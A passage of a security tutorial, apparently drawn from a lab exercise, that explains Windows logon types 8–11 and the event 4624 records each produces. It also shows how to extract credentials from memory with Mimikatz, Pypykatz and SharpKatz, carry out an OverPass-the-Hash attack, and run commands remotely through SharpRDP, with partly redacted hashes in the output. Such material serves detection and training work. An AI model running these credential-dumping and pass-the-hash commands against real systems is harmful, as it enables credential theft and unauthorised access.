SSH NetworkClearText Logon Event

FTP is a file transfer protocol that is used for transferring files. We will use Student66 user to authenticate to the remote FTP service.

```
Administrator: Command Prompt - ftp 172.16.100.66

# ftp 172.16.100.66
Connected to 172.16.100.66.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (172.16.100.66:(none)): student66
331 Password required
Password:
230 User logged in.
ftp>
```

FTP

Once we authenticate to the FTP service, we can see in the below screenshot that the Logon Type 8 event gets generated.

The screenshot shows the Windows Event Viewer interface. The left pane displays navigation options like Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security, Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane shows the Security log with 27,298 events. A specific event (Event ID 4624) is selected, which is an Audit Success entry. The event details are as follows:

Event 4624, Microsoft Windows security auditing.

General **Details**

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT66
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	8
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0xF459D
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	(00000000-0000-0000-0000-000000000000)

Process Information:

Process ID:	0x650
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	-
Source Port:	-

Detailed Authentication Information:

Logon Process:	Advapi
----------------	--------

FTP NetworkClearText Logon Event

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug
sekurlsa::ekeys
```

```
mimikatz 2.2.0 x64 (oe.eo)

#####
mimikatz 2.2.0 (x64) #19041 Jul  7 2021 15:03:58
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > https://pingcastle.com / https://mysmartlogon.com ***
'#####

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 1000861 (00000000:000f459d)
Session           : NetworkCleartext from 0
User Name         : student66
Domain           : dc corp
Logon Server     : DCORP-DC
Logon Time       : 7/15/2021 11:10:13 AM
SID               : S-1-5-21-1874506631-3219952063-538504511-45144

* Username : student66
* Domain   : dollarcorp.moneycorp.local
* Password : Es [REDACTED]
* Key List :
  aes256_hmac      5b [REDACTED]
  aes128_hmac      e9 [REDACTED]
  rc4_hmac_nt      37 [REDACTED]
  rc4_hmac_old     37 [REDACTED]
  rc4_md4          37 [REDACTED]
  rc4_hmac_nt_exp  37 [REDACTED]
  rc4_hmac_old_exp 37 [REDACTED]
```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```
== LogonSession ==
authentication_id 1000861 (f459d)
session_id 0
username student66
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-15T18:10:13.692445+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 1000861
    == MSV ==
        Username: student66
        Domain: dcorp
        LM: NA
        NT: 37[REDACTED]5d
        SHA1: 09[REDACTED]72
        DPAPI: 39[REDACTED]69
    == WDIGEST [f459d]==
        username student66
        domainname dcorp
        password None
        password (hex)
    == Kerberos ==
        Username: student66
        Domain: dollarcorp.moneycorp.local
        Password: Es[REDACTED]d
        password (hex)45[REDACTED]0
    == WDIGEST [f459d]==
        username student66
        domainname dcorp
        password None
        password (hex)
```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned [Sharpkatz](#) commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```

```
C:\Users\student66\Desktop\shared\Sharpkatz>SharpKatz.exe --Command ekeys
[*]
[*]          System Information
[*] -----
[*] | Platform: Win32NT
[*] -----
[*] | Major: 10           | Minor: 0            | Build: 14393
[*] -----
[*] | Version: Microsoft Windows NT 6.2.9200.0
[*] -----
[*] Authentication Id   : 0;1000861 (00000000:01000861)
[*] Session             : NetworkCleartext from 0
[*] UserName            : student66
[*] LogonDomain         : dccorp
[*] LogonServer          : DCORP-DC
[*] LogonTime            : 2021/07/15 11:10:13
[*] SID                 : S-1-5-21-1874506631-3219952063-538504511-45144
[*]
[*]     Key List
[*]     aes256_hmac      :5b[REDACTED]04
[*]     aes128_hmac      :e9[REDACTED]04
[*]     rc4_hmac_nt       :37[REDACTED]04
[*]     rc4_hmac_old      :37[REDACTED]04
[*]     rc4_md4           :37[REDACTED]04
[*]     rc4_hmac_nt_exp   :37[REDACTED]04
[*]     rc4_hmac_old_exp  :37[REDACTED]04
```

Extract Credentials using Sharpkatz

Logon Type 9 : NewCredentials

Logon Type 9 event is generated when a user leverages RunAs command with /netonly option to start a program. It will create a new logon session with the same local identity but with different credentials. This is ideally used for access network resources with a different user.

For our demonstration, we will use administrator user with the RunAs command and start a new CMD process.

```
runas /netonly /user:dcorp\administrator cmd
```

```
C:\ Administrator: Command Prompt
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
dcorp\student66

C:\Windows\system32>dir \\dcorp-dc\C$ [redacted]
Access is denied.

C:\Windows\system32>runas /netonly /user:dcorp\administrator cmd
Enter the password for dcorp\administrator:
Attempting to start cmd as user "dcorp\administrator" ...

C:\Windows\system32>

C:\ Administrator: cmd (running as dcorp\administrator)
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
dcorp\student66

C:\Windows\system32>dir \\dcorp-dc\C$ [redacted]
Volume in drive \\dcorp-dc\C$ has no label.
Volume Serial Number is 36E7-BD18

Directory of \\dcorp-dc\C$

11/29/2019  02:32 AM    <DIR>        PerfLogs
02/16/2019  10:14 PM    <DIR>        Program Files
07/16/2016  06:23 AM    <DIR>        Program Files (x86)
12/14/2019  09:23 PM    <DIR>        Users
08/20/2020  02:05 AM    <DIR>        Windows
              0 File(s)      0 bytes
              5 Dir(s)  17,712,971,776 bytes free

C:\Windows\system32>
```

Command Execution using RunAs

In the above screenshot, we can see that without using RunAs we are not able to access the shared folder on the DC, but after starting the new CMD console by leveraging the RunAs command we can access the same as it is leveraging the administrator user privileges. But in the new CMD console, the output for the whoami command is still shown as "Student66".

An account was successfully logged on.

Subject:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0x36C48

Logon Information:

Logon Type:	9
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0x118D80
Linked Logon ID:	0x0
Network Account Name:	administrator
Network Account Domain:	dcorp
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x39c
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	*
Source Network Address:	::1
Source Port:	0

Detailed Authentication Information:

Logon Process:	seclogo
----------------	---------

NewCredentials Logon Event

Using Mimikatz

We can use the below mentioned [Mimikatz](#) commands for extracting the credentials.

```
privilege::debug  
sekurlsa::ekeys
```

```
Authentication Id : 0 ; 1150336 (00000000:00118d80)
Session          : NewCredentials from 0
User Name        : student66
Domain          : dcorp
Logon Server    : (null)
Logon Time      : 7/15/2021 11:25:33 AM
SID              : S-1-5-21-1874506631-3219952063-538504511-45144

* Username : administrator
* Domain   : DOLLARCORP.MONEYCORP.LOCAL
* Password : (null)
* Key List :
  rc4_hmac_nt      af[REDACTED]0
  rc4_hmac_old     af[REDACTED]0
  rc4_md4          af[REDACTED]0
  rc4_hmac_nt_exp  af[REDACTED]0
  rc4_hmac_old_exp af[REDACTED]0
```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```
-- LogonSession --
authentication_id 1150336 (118d80)
session_id 0
username student66
domainname dcorp
logon_server
logon_time 2021-07-15T18:25:33.198823+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 1150336
    == MSV ==
        Username: administrator
        Domain: dcorp
        LM: NA
        NT: af [REDACTED] 50
        SHA1: 45 [REDACTED] 19
        DPAPI: 84 [REDACTED] 6f
    == WDIGEST [118d80] ==
        username administrator
        domainname dcorp
        password None
        password (hex)
    == Kerberos ==
        Username: administrator
        Domain: DOLLARCORP.MONEYCORP.LOCAL
    == WDIGEST [118d80] ==
        username administrator
        domainname dcorp
        password None
        password (hex)
```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned [Sharpkatz](#) commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```

```
C:\Users\student66\Desktop\shared\SharpKatz>SharpKatz.exe --Command ekeys
[*]
[*]          System Information
[*] -----
[*] | Platform: Win32NT
[*] |
[*] | Major: 10           | Minor: 0            | Build: 14393   |
[*] |
[*] | Version: Microsoft Windows NT 6.2.9200.0 |
[*] -----
[*]
[*] Authentication Id    : 0;537699 (00000000:00537699)
[*] Session              : NewCredentials from 0
[*] UserName              : student66
[*] LogonDomain           : dccorp
[*] LogonServer            :
[*] LogonTime              : 2021/07/15 11:47:04
[*] SID                   : S-1-5-21-1874506631-3219952063-538504511-45144
[*]
[*] Key List
[*] aes256_hmac      :871
[*] aes128_hmac      :ee1
[*] rc4_hmac_nt       :af0
[*] rc4_hmac_old      :af0
[*] rc4_md4           :af0
[*] rc4_hmac_nt_exp   :af0
[*] rc4_hmac_old_exp  :af0
```

Extract Credentials using Sharpkatz

OverPass-the-Hash attack

Logon Type 9 event is also generated when we perform the OverPass-the-Hash attack. In this attack, we can use the NT hash to request the Kerberos TGT for a different user

For demonstration purposes, we will use [Mimikatz](#) to perform the OverPass-the-Hash attack and spawn the CMD process.


Note: We can also leverage the AES keys for performing OverPass-the-Hash attack.

```
privilege::debug
sekurlsa::pth /user:administrator /domain:dcorp /ntlm:afxxxxx /run:cmd.exe
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Jul 7 2021 15:03:58
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:administrator /domain:dcorp /ntlm:af< /run:cmd.exe
user : administrator
domain : dcorp
program : cmd.exe
impers. : no
NTLM : af<
| PID 4284
| TID 4340
| LSA Process is now R/W
| LUID 0 ; 21974574 (00000000:014f4e2e)
\ msv1_0 - data copy @ 0000019D60434C80 : OK !
\ kerberos - data copy @ 0000019D60ADD158
  \ aes256_hmac -> null
  \ aes128_hmac -> null
  \ rc4_hmac_nt OK
  \ rc4_hmac_old OK
  \ rc4_md4 OK
  \ rc4_hmac_nt_exp OK
  \ rc4_hmac_old_exp OK
  \ *Password replace @ 0000019D60AD9868 (32) -> null
```



OverPass-the-Hash Attack

Once we perform the OverPass-the-Hash attack, we can see in the below screenshot that it has generated a Logon Type 9 event.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (Application, Security, Setup, System, Forwarded Events), Applications and Services Logs, and Subscriptions. The right pane is titled 'Security' with 'Number of events: 27,176'. A filter bar at the top indicates 'Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 2,120'. Below the filter are columns for Keywords, Date and Time, Source, Event ID, and Task Category. A single event is selected: 'Audit Success' from '7/22/2021 11:15:05 PM' under 'Microsoft Windows security auditing.' with Event ID 4624 and Task Category 'Logon'. The main pane shows the details of this event:

Event 4624, Microsoft Windows security auditing.	
General	Details
An account was successfully logged on.	
Subject:	Security ID: dcorp\student66 Account Name: student66 Account Domain: dcorp Logon ID: 0x2B91D
Logon Information:	Logon Type: 9 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes
Impersonation Level:	Impersonation
New Logon:	Security ID: dcorp\student66 Account Name: student66 Account Domain: dcorp Logon ID: 0x14F4E2E Linked Logon ID: 0x0 Network Account Name: administrator Network Account Domain: dcorp Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information:	Process ID: 0x3c8 Process Name: C:\Windows\System32\svchost.exe
Network Information:	Workstation Name: - Source Network Address: ::1 Source Port: 0
Detailed Authentication Information:	Logon Process: seclogon

NewCredentials Logon Event


Logon Type 10 : RemoteInteractive

As per Microsoft docs "The Microsoft Remote Desktop Protocol (RDP) provides remote display and input capabilities over network connections for Windows-based applications running on a server. RDP is designed to support different types of network topologies and multiple LAN protocols."

We will use Windows built-in utility Remote Desktop Connection (mstsc) & xfreerdp from Linux to connect our remote machine for demo.

Additionally, we will also use a tool known as SharpRDP. It is a console application written in C# for connecting to the remote machine using RDP.

Let's first connect with Remote Desktop Connection (mstsc) utility to the remote machine.



RemoteInteractive Logon via mstsc

We can see in the below screenshot that the Logon Type 10 event gets generated when we logon via RDP.

Event 4624, Microsoft Windows security auditing.

General **Details**

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT66
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	10
Restricted Admin Mode:	No
Virtual Account:	No
Elevated Token:	No

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0x18612B3
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{7f1e3019-eb1f-5bfe-b73e-6d3a441debb7}

Process Information:

Process ID:	0x374
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	172.16.99.66
Source Port:	0

Detailed Authentication Information:

Logon Process:	User32
Authentication Package:	Negotiate
Transited Services:	-

Log Name: Security
Source: Microsoft Windows security
Event ID: 4624
Level: Information
User: N/A
OpCode: Info
Keywords: Audit Success
Logged: 7/15/2021 7:29:50 AM
Task Category: Logon
Computer: dcorp-student66.dollarcorp.moneycorp.local
[More Information: Event Log Online Help](#)

RemoteInteractive Logon Event

To use xfreerdp from a Linux machine, we need to install the xfreerdp tool. We will be using Kali Linux for our demo.

```
sudo apt-get install freerdp-x11
```

Once we install xfreerdp, we can gain RDP access to the remote machine using the following command:

```
xfreerdp /u:student66 /d:dollarcorp.moneycorp.local /p:Exxxxxxxxxxxxx
/v:172.16.100.66
```

```

-(kali㉿kali)-[~]
$ xfreerdp /u:student66 /d:dollarcorp.moneycorp.local /p:Esv... /v:172.16.100.66
[19:18:12:079] [42665:42666] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:12:079] [42665:42666] [INFO][com.freerdp.client.common] - loading channel
[19:18:12:079] [42665:42666] [INFO][com.freerdp.client.common] - 
[19:18:12:079] [42665:42666] [INFO][com.freerdp.client.common] - 
[19:18:13:391] [42665:42666] [INFO][com.freerdp.primitives]
[19:18:13:398] [42665:42666] [INFO][com.freerdp.core] - free
[19:18:13:398] [42665:42666] [INFO][com.freerdp.core] - free
[19:18:14:278] [42665:42666] [WARN][com.freerdp.crypto] - Ce
[19:18:14:278] [42665:42666] [WARN][com.freerdp.crypto] - CN
[19:18:14:278] [42665:42666] [INFO][com.winpr.sspi.NTLM] - V
[19:18:14:278] [42665:42666] [INFO][com.winpr.sspi.NTLM] -
[19:18:14:278] [42665:42666] [INFO][com.winpr.sspi.NTLM] -
[19:18:14:278] [42665:42666] [INFO][com.winpr.sspi.NTLM] -
[19:18:14:278] [42665:42666] [INFO][com.winpr.sspi.NTLM] -
[19:18:14:279] [42665:42666] [INFO][com.winpr.sspi.NTLM] -
[19:18:14:580] [42665:42666] [INFO][com.winpr.sspi.NTLM] - n

```

RemoteInteractive Logon via xfreerdp

Once we authenticate to the remote machine using xfreerdp, we can see the below screenshot that it has generated Logon Type 10 event.

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Log
- Subscriptions

Security Number of events: 32,512

Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 468

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/23/2021 6:48:17 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

- Security ID: SYSTEM
- Account Name: DCORP-STUDENT66\$
- Account Domain: dcorp
- Logon ID: 0x3E7

Logon Information:

- Logon Type: 10
- Restricted Admin Mode: No
- Virtual Account: No
- Elevated Token: Yes

Impersonation Level: Impersonation

New Logon:

- Security ID: dcorp\student66
- Account Name: student66
- Account Domain: dcorp
- Logon ID: 0x7308A
- Linked Logon ID: 0x730C9
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {63fc9b2f-8fe3-e5a7-8235-e44c514f655c}

Process Information:

- Process ID: 0x37c
- Process Name: C:\Windows\System32\svchost.exe

Network Information:

- Workstation Name: DCORP-STUDENT66
- Source Network Address: 172.16.99.66
- Source Port: 0

Detailed Authentication Information:

- Logon Process: User32
- Authentication Package: Negotiate


RemoteInteractive Logon Event

Now, let's use SharpRDP to connect to the remote machine. We can use the following command to execute the calculator on the remote machine.

```
.\\SharpRDP.exe computername=172.16.100.66 command="calc"  
username=dcorp\\student66 password=Esvxxxxxx
```

```
# SharpRDP.exe computername=172.16.100.66 command="calc" username=dcorp\\student66 password=Esvxxxxxx  
[-] Logon Error          : -2 - ARBITRATION_CODE_CONTINUE_LOGON  
[+] Connected to         : 172.16.100.66  
[+] User not currently logged in, creating new session  
[+] Execution priv type : non-elevated  
[+] Executing calc  
[+] Disconnecting from   : 172.16.100.66  
[+] Connection closed    : 172.16.100.66
```

Command Execution using SharpRDP



Command Execution using SharpRDP

In the above screenshot, we can see that the SharpRDP has spawned the calculator application on the remote machine. We can see in the below screenshot that it has generated a Logon Type 10 event.

Event Viewer

File Action View Help

Event Viewer (Local)

Custom Views

Windows Logs

Application

Security

Setup

System

Forwarded Events

Applications and Services Log

Subscriptions

Security Number of events: 27,293

Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 2,141

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 10:45:42 AM	Microsoft Windows security auditing.	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT66
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	10
Restricted Admin Mode:	No
Virtual Account:	No
Elevated Token:	No

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0x614B1
Linked Logon ID:	0x6146E
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x39c
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	172.16.99.66
Source Port:	0

Detailed Authentication Information:

Logon Process:	User32
----------------	--------

RemoteInteractive Logon Event

Now, let's see if we can extract the credentials from the memory.

We will use Mimikatz, Pypykatz, and Sharpkatz.

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug
sekurlsa::ekeys
```

```
Select mimikatz 2.2.0 x64 (oe.eo)

#####
mimikatz 2.2.0 (x64) #19041 Jul  7 2021 15:03:58
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 178323 (00000000:0002b893)
Session           : RemoteInteractive from 2
User Name         : student66
Domain           : dc corp
Logon Server     : DCORP-DC
Logon Time       : 7/15/2021 8:29:41 AM
SID               : S-1-5-21-1874506631-3219952063-538504511-45144

* Username : student66
* Domain  : DOLLARcorp.MONEYcorp.LOCAL
* Password : (null)
* Key List :
  aes256_hmac      5t [REDACTED] 11 [REDACTED] 4
  rc4_hmac_nt       37 [REDACTED] d
  rc4_hmac_old      37 [REDACTED] d
  rc4_md4           37 [REDACTED] d
  rc4_hmac_nt_exp   37 [REDACTED] d
  rc4_hmac_old_exp  37 [REDACTED] d
```

Extract Credentials using Mimikatz

Mimikatz also contains an additional terminal service module that can help us to extract the credentials in cleartext from an RDP logon.

```
privilege::debug
ts::logonpasswords
```

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 Jul  7 2021 15:03:58
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::logonpasswords
!!! Warning: false positives can be listed !!!

Domain      : dc corp
UserName    : student66
Password/Pin: Es [REDACTED] sd

mimikatz # -
```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```
-- LogonSession ==
authentication_id 178323 (2b893)
session_id 2
username student66
domainname dccorp
logon_server DCORP-DC
logon_time 2021-07-15T15:29:41.168923+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 178323
    == MSV ==
        Username: student66
        Domain: dccorp
        LM: NA
        NT: 37[REDACTED]5d
        SHA1: 09[REDACTED]72
        DPAPI: 39[REDACTED]169
    == WDIGEST [2b893]==
        username student66
        domainname dccorp
        password None
        password (hex)
    == Kerberos ==
        Username: student66
        Domain: DOLLARCORP.MONEYCORP.LOCAL
    == WDIGEST [2b893]==
        username student66
        domainname dccorp
        password None
        password (hex)
    == DPAPI [2b893]==
        luid 178323
        key_guid 6e8f[REDACTED]
        masterkey c71[REDACTED]
        sha1_masterkey 96[REDACTED]d
[REDACTED]92c4
```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```

```
[*] Authentication Id      : 0;246836 (00000000:00246836)
[*] Session                 : RemoteInteractive from 2
[*] UserName                : student66
[*] LogonDomain             : dccorp
[*] LogonServer              : DCORP-DC
[*] LogonTime                : 2021/07/15 11:39:57
[*] SID                     : S-1-5-21-1874506631-3219952063-538504511-45144
[*]
[*] Key List
[*]   aes256_hmac      : 5b[REDACTED]4
[*]   rc4_hmac_nt       : 37[REDACTED]
[*]   rc4_hmac_old      : 37[REDACTED]
[*]   rc4_md4           : 37[REDACTED]
[*]   rc4_hmac_nt_exp  : 37[REDACTED]
[*]   rc4_hmac_old_exp : 37[REDACTED]
```

Extract Credentials using Sharpkatz

Logon Type 11 : CachedInteractive

Logon Type 11 event is generated when a user login to the machine via console and the credentials are validated through cached credentials means either the user is not connected to the organizational network or the domain controller is not reachable. Windows support logon using cached credentials for roaming users to make their life easy when they are disconnected from the organizational network.

For our demonstration, we have modified the DNS setting on the machine and tried to logon to the machine so that the machine validates the credentials from the cache instead of a domain controller. We can see in the below screenshot that it has generated a Logon Type 11 event.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (highlighted in yellow), Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane shows the Security log with 2,048 events. A specific event is selected, filtered by Log: Security; Source: ; Event ID: 4624. The event details are as follows:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 9:16:01 AM	Microsoft Windows security auditing.	4624	Logon

The event details pane shows:

- General:** An account was successfully logged on.
- Subject:**
 - Security ID: SYSTEM
 - Account Name: DCORP-STUDENT66
 - Account Domain: dcorp
 - Logon ID: 0x3E7
- Logon Information:**
 - Logon Type: 11 (highlighted with a red box)
 - Restricted Admin Mode: -
 - Virtual Account: No
 - Elevated Token: No
- Impersonation Level:** Impersonation
- New Logon:**
 - Security ID: dcorp\student66
 - Account Name: student66 (highlighted with a red box)
 - Account Domain: dcorp
 - Logon ID: 0x31E41
 - Linked Logon ID: 0x31E27
 - Network Account Name: -
 - Network Account Domain: -
 - Logon GUID: {00000000-0000-0000-0000-000000000000}
- Process Information:**
 - Process ID: 0x3cc
 - Process Name: C:\Windows\System32\svchost.exe
- Network Information:**
 - Workstation Name: DCORP-STUDENT66
 - Source Network Address: 127.0.0.1
 - Source Port: 0
- Detailed Authentication Information:**
 - Logon Process: User32

CachedInteractive Logon Event

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug  
sekurlsa::ekeys
```

```
C:\Users\student66.DCORP\Desktop\mimikatz_trunk\x64>mimikatz.exe  
.#####. mimikatz 2.2.0 (x64) #19041 Jul 7 2021 15:03:58  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz # [privilege::debug]  
Privilege '20' OK  
  
mimikatz # [sekurlsa::ekeys]  
  
Authentication Id : 0 ; 6647408 (00000000:00656e70)  
Session : CachedInteractive from 3  
User Name : Administrator  
Domain : DCORP  
Logon Server : WIN-J1234MM93H1  
Logon Time : 7/16/2021 3:50:11 AM  
SID : S-1-5-21-2159228885-450957993-471213945-500  
  
* Username : Administrator  
* Domain : DCORP.LOCAL  
* Password : [REDACTED]  
* Key List :  
des_cbc_md4 79 [REDACTED]  
des_cbc_md4 af [REDACTED]
```

Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

```
C:\Users\student66.DCOPR\Desktop\pypykatz>pypykatz.exe live lsa
FILE: ===== live =====
-- LogonSession --
authentication_id 645625 (9d9f9)
session_id 1
username Administrator
domainname DCOPR
logon_server WIN-J1234MM93H1
logon_time 2021-07-16T11:49:52.553658+00:00
sid S-1-5-21-2159228885-450957993-471213945-500
luid 645625
  -- MSV ==
    Username: Administrator
    Domain: DCOPR
    LM: NA
    NT: af
